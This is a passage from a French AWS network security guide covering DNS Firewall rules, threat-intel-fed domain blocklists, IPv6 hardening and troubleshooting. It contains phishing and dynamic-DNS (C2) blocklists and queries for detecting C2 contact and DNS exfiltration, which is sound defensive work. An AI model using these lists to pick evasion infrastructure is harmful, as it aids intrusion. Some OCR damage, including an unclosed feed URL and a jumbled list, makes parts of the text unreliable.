
Exemple: Mirroring 10 instances web avec 1TB/mois trafic:
- Sessions: 10 × €11 = €110/mois
- Data: 1000GB × €0.015 = €15/mois
- NLB: ~€25/mois
- IDS instances (2x c5.xlarge): €300/mois
- **Total: ~€450/mois**

Optimisation:
- ✅ Utiliser filtres sélectifs (seulement trafic critique)
- ✅ Packet truncation pour réduire volume
- ✅ Activer mirroring uniquement sur instances sensibles

Route 53 Resolver DNS Firewall

1. Protection DNS Layer

Route 53 Resolver DNS Firewall permet de **bloquer les requêtes DNS malveillantes** au niveau du VPC, empêchant la communication avec des domaines de phishing, malware, et command & control.



```
│  Public DNS (8.8.8.8, 1.1.1.1)                                  │
└─────────────────────────────────────────────────────────────────┘
```

2. Configuration DNS Firewall

2.1 Listes de Domaines AWS Managed

```
# Association DNS Firewall au VPC
resource "aws_route53_resolver_firewall_rule_group_association" "main" {
  name                   = "production-dns-firewall"
  firewall_rule_group_id = aws_route53_resolver_firewall_rule_group.security.id
  vpc_id                 = aws_vpc.main.id
  priority               = 100

  tags = {
    Name = "Production-DNS-Firewall"
  }
}

# Rule Group avec règles multiples
resource "aws_route53_resolver_firewall_rule_group" "security" {
  name = "security-dns-rules"

  tags = {
    Name = "Security-DNS-Rules"
  }
}

# Règle 1: Bloquer domaines malveillants AWS Managed
resource "aws_route53_resolver_firewall_rule" "block_malware" {
  name                    = "block-malware-domains"
  firewall_rule_group_id  = aws_route53_resolver_firewall_rule_group.security.id
  firewall_domain_list_id = "rslvr-fdl-xxxxxx"  # AWS Managed Threat List
  priority                = 100
  action                  = "BLOCK"
  block_response          = "NXDOMAIN"

  # Override pour certains domaines si faux positif
  block_override_domain = "blocked.example.com"
  block_override_dns_type = "CNAME"
  block_override_ttl     = 60
}

# Règle 2: Bloquer domaines de phishing
resource "aws_route53_resolver_firewall_rule" "block_phishing" {
  name                    = "block-phishing-domains"
  firewall_rule_group_id  = aws_route53_resolver_firewall_rule_group.security.id
  firewall_domain_list_id = aws_route53_resolver_firewall_domain_list.phishing.id
  priority                = 200
  action                  = "BLOCK"
  block_response          = "NXDOMAIN"
}
```

```
# Règle 3: Alerter sur domaines suspects (sans bloquer)
resource "aws_route53_resolver_firewall_rule" "alert_suspicious" {
  name                   = "alert-suspicious-domains"
  firewall_rule_group_id  = aws_route53_resolver_firewall_rule_group.security.id
  firewall_domain_list_id = aws_route53_resolver_firewall_domain_list.suspicious.id
  priority               = 300
  action                 = "ALERT"  # Log uniquement, ne bloque pas
}

# Règle 4: Whitelist domaines légitimes
resource "aws_route53_resolver_firewall_rule" "allow_corporate" {
  name                   = "allow-corporate-domains"
  firewall_rule_group_id  = aws_route53_resolver_firewall_rule_group.security.id
  firewall_domain_list_id = aws_route53_resolver_firewall_domain_list.whitelist.id
  priority               = 50  # Plus haute priorité
  action                 = "ALLOW"
}
```

2.2 Domain Lists Personnalisées

```
# Liste de domaines de phishing
resource "aws_route53_resolver_firewall_domain_list" "phishing" {
  name = "phishing-domains"

  domains = [
    "paypai.com",                    # Typosquatting PayPal
    "microsoftonline-login.com",     # Phishing Microsoft
    "amazon-security-alert.com",     # Phishing Amazon
    "appleid-verify.com",            # Phishing Apple
    "*.tk",                          # TLD suspect (free domain)
    "*.ml",                          # TLD suspect
    "*.ga",                          # TLD suspect
    "*.cf",                          # TLD suspect
  ]

  tags = {
    Name = "Phishing-Domains-List"
    Type = "Blocklist"
  }
}

# Liste de domaines suspects (alert only)
resource "aws_route53_resolver_firewall_domain_list" "suspicious" {
  name = "suspicious-domains"

  domains = [
    "*.xyz",                       # TLD souvent utilisé pour malware
    "*.top",                       # TLD suspect
    "*.gq",                        # TLD suspect
    "dyn.dns.org",                 # Dynamic DNS (C2 potentiel)
    "*.no-ip.org",                 # Dynamic DNS
  ]
```

```
  tags = {
    Name = "Suspicious-Domains-List"
    Type = "Watchlist"
  }
}

# Whitelist (domaines toujours autorisés)
resource "aws_route53_resolver_firewall_domain_list" "whitelist" {
  name = "corporate-whitelist"

  domains = [
    "*.company.com",
    "*.aws.amazon.com",
    "*.github.com",
    "*.docker.io",
    "*.npmjs.org",
  ]

  tags = {
    Name = "Corporate-Whitelist"
    Type = "Allowlist"
  }
}
```

2.3 Intégration Threat Intelligence

Lambda pour mise à jour automatique des listes:

```
import boto3
import requests
import json
from datetime import datetime

route53resolver = boto3.client('route53resolver')
s3 = boto3.client('s3')

# Sources de Threat Intelligence
THREAT_FEEDS = [
    'https://urlhaus.abuse.ch/downloads/text/',
    'https://raw.githubusercontent.com/mitchellkrogza/Phishing.Database/master/phishing-domain
]

def lambda_handler(event, context):
    """
    Met à jour DNS Firewall domain lists avec dernières menaces
    """

    all_domains = set()

    # Télécharger feeds
    for feed_url in THREAT_FEEDS:
        try:
            response = requests.get(feed_url, timeout=30)
```

```
            domains = response.text.strip().split('\n')

            # Nettoyer et ajouter
            for domain in domains:
                domain = domain.strip()
                if domain and not domain.startswith('#'):
                    # Extraire domaine (ignorer http://, etc.)
                    if '://' in domain:
                        domain = domain.split('://')[1].split('/')[0]
                    all_domains.add(domain.lower())

        except Exception as e:
            print(f"Error fetching {feed_url}: {e}")
            continue

    # Limiter à 1000 domaines (limite AWS)
    top_domains = list(all_domains)[:1000]

    # Mettre à jour domain list
    domain_list_id = 'rslvr-fdl-xxxxxx'  # Votre domain list ID

    try:
        # Route 53 Resolver ne supporte pas update direct
        # Stratégie: créer nouvelle liste et swap

        new_list = route53resolver.create_firewall_domain_list(
            Name=f'threat-intel-{datetime.now().strftime("%Y%m%d")}',
            Tags=[
                {'Key': 'Source', 'Value': 'Automated-Threat-Intel'},
                {'Key': 'Updated', 'Value': datetime.now().isoformat()}
            ]
        )

        new_list_id = new_list['FirewallDomainList']['Id']

        # Ajouter domaines (batch de 1000)
        route53resolver.update_firewall_domains(
            FirewallDomainListId=new_list_id,
            Operation='ADD',
            Domains=top_domains
        )

        # Mettre à jour rule pour utiliser nouvelle liste
        # (nécessite reconfiguration Terraform ou API call)

        print(f"✅ Updated DNS Firewall with {len(top_domains)} malicious domains")

        # Archiver dans S3
        s3.put_object(
            Bucket='security-threat-intel',
            Key=f'dns-blocklist/{datetime.now().strftime("%Y/%m/%d")}/domains.json',
            Body=json.dumps({
                'timestamp': datetime.now().isoformat(),
                'domain_count': len(top_domains),
                'domains': top_domains
```

```
            })
        )

        return {
            'statusCode': 200,
            'domains_added': len(top_domains),
            'new_list_id': new_list_id
        }

    except Exception as e:
        print(f"Error updating DNS Firewall: {e}")
        return {'statusCode': 500, 'error': str(e)}
```

EventBridge pour exécution quotidienne:

```
resource "aws_cloudwatch_event_rule" "update_dns_firewall" {
  name                = "update-dns-firewall-daily"
  description         = "Update DNS Firewall threat lists daily"
  schedule_expression = "cron(0 2 * * ? *)"  # 2AM UTC chaque jour

  tags = {
    Name = "DNS-Firewall-Update-Rule"
  }
}

resource "aws_cloudwatch_event_target" "lambda" {
  rule      = aws_cloudwatch_event_rule.update_dns_firewall.name
  target_id = "UpdateDNSFirewallLambda"
  arn       = aws_lambda_function.update_dns_firewall.arn
}
```

3. Monitoring DNS Firewall

3.1 Query Logs Configuration

```
# Activer DNS Query Logs
resource "aws_route53_resolver_query_log_config" "main" {
  name            = "production-dns-query-logs"
  destination_arn = aws_cloudwatch_log_group.dns_queries.arn

  tags = {
    Name = "DNS-Query-Logs"
  }
}

resource "aws_route53_resolver_query_log_config_association" "main" {
  resolver_query_log_config_id = aws_route53_resolver_query_log_config.main.id
  resource_id                  = aws_vpc.main.id
}

resource "aws_cloudwatch_log_group" "dns_queries" {
```

```
  name              = "/aws/route53/dns-queries"
  retention_in_days = 30

  tags = {
    Environment = "production"
  }
}
```

3.2 Analyses CloudWatch Logs Insights

```
# Domaines bloqués les plus fréquents
fields @timestamp, query_name, firewall_rule_action
| filter firewall_rule_action = "BLOCK"
| stats count(*) as blockCount by query_name
| sort blockCount desc
| limit 50

# Instances faisant le plus de requêtes bloquées
fields @timestamp, srcaddr, query_name, firewall_rule_action
| filter firewall_rule_action = "BLOCK"
| stats count(*) as blockedQueries by srcaddr
| sort blockedQueries desc
| limit 20

# Timeline des tentatives de connexion à C2
fields @timestamp, srcaddr, query_name
| filter firewall_rule_action = "BLOCK"
| filter query_name like /malicious|phishing|suspicious/
| sort @timestamp desc

# Détection d'exfiltration DNS potentielle (requêtes longues)
fields @timestamp, query_name, srcaddr
| filter strlen(query_name) > 50
| stats count(*) as longQueries by srcaddr, query_name
| sort longQueries desc
```

3.3 Alarmes CloudWatch

```
# Alarme pour haute fréquence de blocages
resource "aws_cloudwatch_metric_alarm" "dns_high_blocks" {
  alarm_name          = "dns-firewall-high-block-rate"
  alarm_description   = "High rate of DNS queries blocked by firewall"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods  = 2
  metric_name         = "BlockedQueries"
  namespace           = "AWS/Route53Resolver"
  period              = 300
  statistic           = "Sum"
  threshold           = 100
  treat_missing_data  = "notBreaching"

  alarm_actions = [aws_sns_topic.security_alerts.arn]
```

```
  dimensions = {
    FirewallRuleGroupId = aws_route53_resolver_firewall_rule_group.security.id
  }
}
```

Sécurité IPv6

1. Considérations IPv6 dans AWS

AWS supporte **dual-stack** (IPv4 + IPv6) pour les VPCs. IPv6 introduit des considérations de sécurité spécifiques.

1.1 Différences Clés IPv4 vs IPv6

Aspect	IPv4	IPv6
Adressage	32 bits (10.0.0.0/16)	128 bits (2001:db8::/32)
NAT	Courant (NAT Gateway)	Non requis (toutes IPs publiques)
Scanning	Possible (petits réseaux)	Impraticable (espace énorme)
Sécurité	Firewalls matures	Parfois oublié dans règles

⚠️ **RISQUE MAJEUR:**
En IPv6, **toutes les instances ont une adresse IP publique** - il n'y a pas de NAT Gateway. Les Security Groups et NACLs sont **critiques**.

2. Configuration Sécurisée IPv6

2.1 VPC Dual-Stack

```
# VPC avec support IPv6
resource "aws_vpc" "main" {
  cidr_block                       = "10.0.0.0/16"
  assign_generated_ipv6_cidr_block = true
  enable_dns_hostnames             = true
  enable_dns_support               = true

  tags = {
    Name = "production-vpc-dual-stack"
  }
}
```

```
# Subnet avec IPv6
resource "aws_subnet" "private_app" {
  vpc_id                          = aws_vpc.main.id
  cidr_block                      = "10.0.10.0/24"
  ipv6_cidr_block                 = cidrsubnet(aws_vpc.main.ipv6_cidr_block, 8, 10)
  assign_ipv6_address_on_creation = true  # ⚠️ Instances auront IP publique

  tags = {
    Name = "private-app-subnet-ipv6"
  }
}

# Egress-Only Internet Gateway (IPv6 équivalent NAT Gateway)
resource "aws_egress_only_internet_gateway" "main" {
  vpc_id = aws_vpc.main.id

  tags = {
    Name = "ipv6-egress-only-igw"
  }
}

# Route table pour IPv6 (sortie uniquement)
resource "aws_route" "ipv6_egress" {
  route_table_id              = aws_route_table.private_app.id
  destination_ipv6_cidr_block = "::/0"
  egress_only_gateway_id      = aws_egress_only_internet_gateway.main.id
}
```

2.2 Security Groups IPv6

```
# Security Group avec règles IPv6
resource "aws_security_group" "app_dual_stack" {
  name        = "app-tier-dual-stack"
  description = "App tier with IPv4 and IPv6 support"
  vpc_id      = aws_vpc.main.id

  # IPv4 - HTTP depuis ALB
  ingress {
    from_port       = 80
    to_port         = 80
    protocol        = "tcp"
    security_groups = [aws_security_group.alb.id]
    description     = "HTTP from ALB (IPv4)"
  }

  # IPv6 - HTTP depuis ALB
  ingress {
    from_port        = 80
    to_port          = 80
    protocol         = "tcp"
    ipv6_cidr_blocks = ["::/0"]  # ⚠️ À restreindre en production
    description      = "HTTP from ALB (IPv6)"
```

```
  }

  # Egress IPv4
  egress {
    from_port   = 0
    to_port     = 0
    protocol    = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }

  # Egress IPv6
  egress {
    from_port        = 0
    to_port          = 0
    protocol         = "-1"
    ipv6_cidr_blocks = ["::/0"]
  }

  tags = {
    Name = "app-tier-dual-stack-sg"
  }
}

# ⚠️ IMPORTANT: Bloquer tout accès IPv6 entrant non nécessaire
resource "aws_security_group" "db_ipv6_restricted" {
  name        = "db-tier-ipv6-restricted"
  description = "Database tier - IPv6 completely blocked"
  vpc_id      = aws_vpc.main.id

  # IPv4 - MySQL depuis app tier
  ingress {
    from_port       = 3306
    to_port         = 3306
    protocol        = "tcp"
    security_groups = [aws_security_group.app_dual_stack.id]
  }

  # IPv6 - AUCUN accès entrant
  # (pas de règle ingress IPv6 = deny all)

  # Egress IPv4 uniquement
  egress {
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }

  # PAS d'egress IPv6 pour base de données

  tags = {
    Name = "db-tier-ipv6-restricted-sg"
  }
}
```

2.3 Network ACLs IPv6

```
# NACL pour bloquer IPv6 sur tier sensible
resource "aws_network_acl" "db_ipv6_blocked" {
  vpc_id     = aws_vpc.main.id
  subnet_ids = aws_subnet.private_db[*].id

  # Bloquer TOUT trafic IPv6 entrant
  ingress {
    rule_no         = 50
    protocol        = "-1"
    action          = "deny"
    ipv6_cidr_block = "::/0"
    from_port       = 0
    to_port         = 0
  }

  # Permettre IPv4 depuis app tier
  ingress {
    rule_no    = 100
    protocol   = "tcp"
    action     = "allow"
    cidr_block = "10.0.10.0/23"
    from_port  = 3306
    to_port    = 3306
  }

  # Bloquer TOUT trafic IPv6 sortant
  egress {
    rule_no         = 50
    protocol        = "-1"
    action          = "deny"
    ipv6_cidr_block = "::/0"
    from_port       = 0
    to_port         = 0
  }

  # Permettre IPv4 replies
  egress {
    rule_no    = 100
    protocol   = "tcp"
    action     = "allow"
    cidr_block = "10.0.10.0/23"
    from_port  = 1024
    to_port    = 65535
  }

  tags = {
    Name = "db-tier-ipv6-blocked-nacl"
  }
}
```

3. Monitoring IPv6

3.1 VPC Flow Logs IPv6

```
# CloudWatch Logs Insights - Analyser trafic IPv6
fields @timestamp, srcAddr, dstAddr, srcPort, dstPort, action
| filter srcAddr like /^(2[0-9a-f]{3}|fd)/  # IPv6 addresses
| stats count(*) as ipv6Traffic by action
| sort ipv6Traffic desc

# Connexions IPv6 rejetées
fields @timestamp, srcAddr, dstAddr, dstPort
| filter srcAddr like /^(2[0-9a-f]{3}|fd)/
| filter action = "REJECT"
| stats count(*) as rejectedIPv6 by srcAddr, dstPort
| sort rejectedIPv6 desc
```

4. Best Practices IPv6

✅ RECOMMANDATIONS:

1. **Désactiver IPv6 si non nécessaire:**
   `hcl resource "aws_vpc" "main" { cidr_block = "10.0.0.0/16"`
   `assign_generated_ipv6_cidr_block = false # Désactiver IPv6 }`
2. **Utiliser Egress-Only Internet Gateway:**
3. Permet sortie IPv6 (comme NAT Gateway pour IPv4)
4. Bloque tout trafic entrant non sollicité
5. **Security Groups stricts:**
6. **JAMAIS** `::/0` sur ingress pour ressources sensibles
7. Spécifier explicitement les IPv6 CIDR autorisés
8. **NACLs en defense-in-depth:**
9. Bloquer IPv6 sur subnets où non requis
10. Règles DENY en priorité haute
11. **Monitoring:**
12. VPC Flow Logs configurés pour IPv6
13. Alertes sur trafic IPv6 inattendu

Troubleshooting Réseau

1. Diagnostic de Connectivité

Outil 1: VPC Reachability Analyzer

```
# Analyser si une instance peut atteindre une base de données
aws ec2 create-network-insights-path \
    --source i-1234567890abcdef0 \
    --destination i-0987654321fedcba0 \
    --protocol tcp \
    --destination-port 3306

# Lancer l'analyse
aws ec2 start-network-insights-analysis \
    --network-insights-path-id nip-xxxxx

# Obtenir les résultats
aws ec2 describe-network-insights-analyses \
    --network-insights-analysis-ids nia-xxxxx
```

Outil 2: VPC Flow Logs Analysis

```
# Script Python pour analyser la connectivité
import boto3
from datetime import datetime, timedelta

def analyze_connectivity(src_ip, dst_ip, dst_port):
    """Analyse Flow Logs pour debug connectivité"""
    logs = boto3.client('logs')

    query = f'''
    fields @timestamp, srcAddr, dstAddr, dstPort, action
    | filter srcAddr = "{src_ip}"
    | filter dstAddr = "{dst_ip}"
    | filter dstPort = {dst_port}
    | sort @timestamp desc
    | limit 100
    '''

    response = logs.start_query(
        logGroupName='/aws/vpc/flowlogs',
        startTime=int((datetime.now() - timedelta(hours=1)).timestamp()),
        endTime=int(datetime.now().timestamp()),
        queryString=query
    )

    # Attendre résultats
    import time
```

```
    while True:
        results = logs.get_query_results(queryId=response['queryId'])
        if results['status'] == 'Complete':
            break
        time.sleep(1)

    # Analyser
    accepts = sum(1 for r in results['results'] if r[4]['value'] == 'ACCEPT')
    rejects = sum(1 for r in results['results'] if r[4]['value'] == 'REJECT')

    print(f"Accepted: {accepts}, Rejected: {rejects}")

    if rejects > 0:
        print("❌ Connexion bloquée - vérifier Security Groups / NACLs")
    elif accepts > 0:
        print("✅ Connexion autorisée au niveau réseau")
    else:
        print("⚠️ Aucun trafic détecté - vérifier routage")

# Usage
analyze_connectivity("10.0.10.5", "10.0.20.10", 3306)
```

2. Problèmes Courants et Solutions

Problème 1: Instance ne peut pas accéder à Internet

```
# Checklist:
# 1. Vérifier route table
aws ec2 describe-route-tables --route-table-ids rtb-xxxxx

# 2. Vérifier NAT Gateway état
aws ec2 describe-nat-gateways --nat-gateway-ids nat-xxxxx

# 3. Vérifier Security Group egress
aws ec2 describe-security-groups --group-ids sg-xxxxx

# 4. Tester avec VPC Reachability Analyzer
aws ec2 create-network-insights-path \
    --source i-xxxxx \
    --destination-ip 8.8.8.8 \
    --protocol icmp
```

Problème 2: VPC Endpoint ne fonctionne pas

```
# Vérifier DNS resolution
aws ec2 describe-vpc-endpoints --vpc-endpoint-ids vpce-xxxxx

# Vérifier private DNS enabled
# Doit être true pour résoudre automatiquement

# Tester résolution DNS
```

```
dig s3.amazonaws.com
# Doit retourner IP privée (10.x.x.x) pas publique

# Vérifier endpoint policy
aws ec2 describe-vpc-endpoint-policies --vpc-endpoint-id vpce-xxxxx
```

Checklist de Sécurité Réseau

✅ Niveau Critique (Priorité 1)

- [ ] **VPC Flow Logs activés sur tous les VPCs**
- [ ] **Sous-réseaux privés pour bases de données (aucune IP publique)**
- [ ] **Security Groups: aucun 0.0.0.0/0 sur ports 22, 3389, 3306, 5432**
- [ ] **Multi-AZ pour applications de production**
- [ ] **NACLs configurés avec règles DENY pour trafic malveillant**
- [ ] **VPC Endpoints pour services AWS (S3, DynamoDB, etc.)**
- [ ] **AWS WAF activé sur ALB et API Gateway**

✅ Niveau Important (Priorité 2)

- [ ] **Network Firewall déployé pour inspection du trafic**
- [ ] **CloudWatch Logs Insights configuré pour analyse de Flow Logs**
- [ ] **Security Groups référencés entre tiers (pas de CIDR blocks)**
- [ ] **Transit Gateway pour connectivité multi-VPC**
- [ ] **PrivateLink pour services tiers**
- [ ] **GuardDuty activé pour détection de menaces réseau**
- [ ] **VPN Site-to-Site ou Direct Connect pour connexion on-premises**

✅ Niveau Recommandé (Priorité 3)

- [ ] **Amazon Detective pour investigation de menaces**
- [ ] **VPC Lattice pour architectures multi-tenants**
- [ ] **Flow Logs vers S3 avec rétention > 90 jours**
- [ ] **CloudWatch Contributor Insights pour Top-N analysis**
- [ ] **Network ACL rules documentées et auditées trimestriellement**

- [ ] **Endpoint policies pour VPC Endpoints**
- [ ] **AWS Shield Standard activé (automatique et gratuit)**

Références et Ressources

Documentation Officielle AWS

- VPC Security Best Practices
- Building Scalable Multi-VPC Network Infrastructure
- AWS Network Firewall Best Practices
- VPC Flow Logs Guide

Outils et Services

- **AWS Network Firewall** - Inspection de trafic managée
- **AWS WAF** - Protection application web
- **VPC Flow Logs** - Audit du trafic réseau
- **AWS PrivateLink** - Connectivité privée
- **Amazon Detective** - Investigation de sécurité
- **GuardDuty** - Détection de menaces

Conclusion

Une architecture réseau AWS sécurisée repose sur:
- **Segmentation stricte** avec des sous-réseaux dédiés par tier
- **Defense-in-depth** avec Security Groups + NACLs + Network Firewall
- **Visibilité complète** via VPC Flow Logs et CloudWatch
- **Connectivité privée** avec PrivateLink et VPC Endpoints

L'implémentation de ces meilleures pratiques garantit une infrastructure réseau résiliente, conforme et sécurisée pour vos applications SaaS critiques.

Document préparé pour: [Nom du Client]
Contact support: [Email de l'équipe réseau]
Dernière mise à jour: Novembre 2025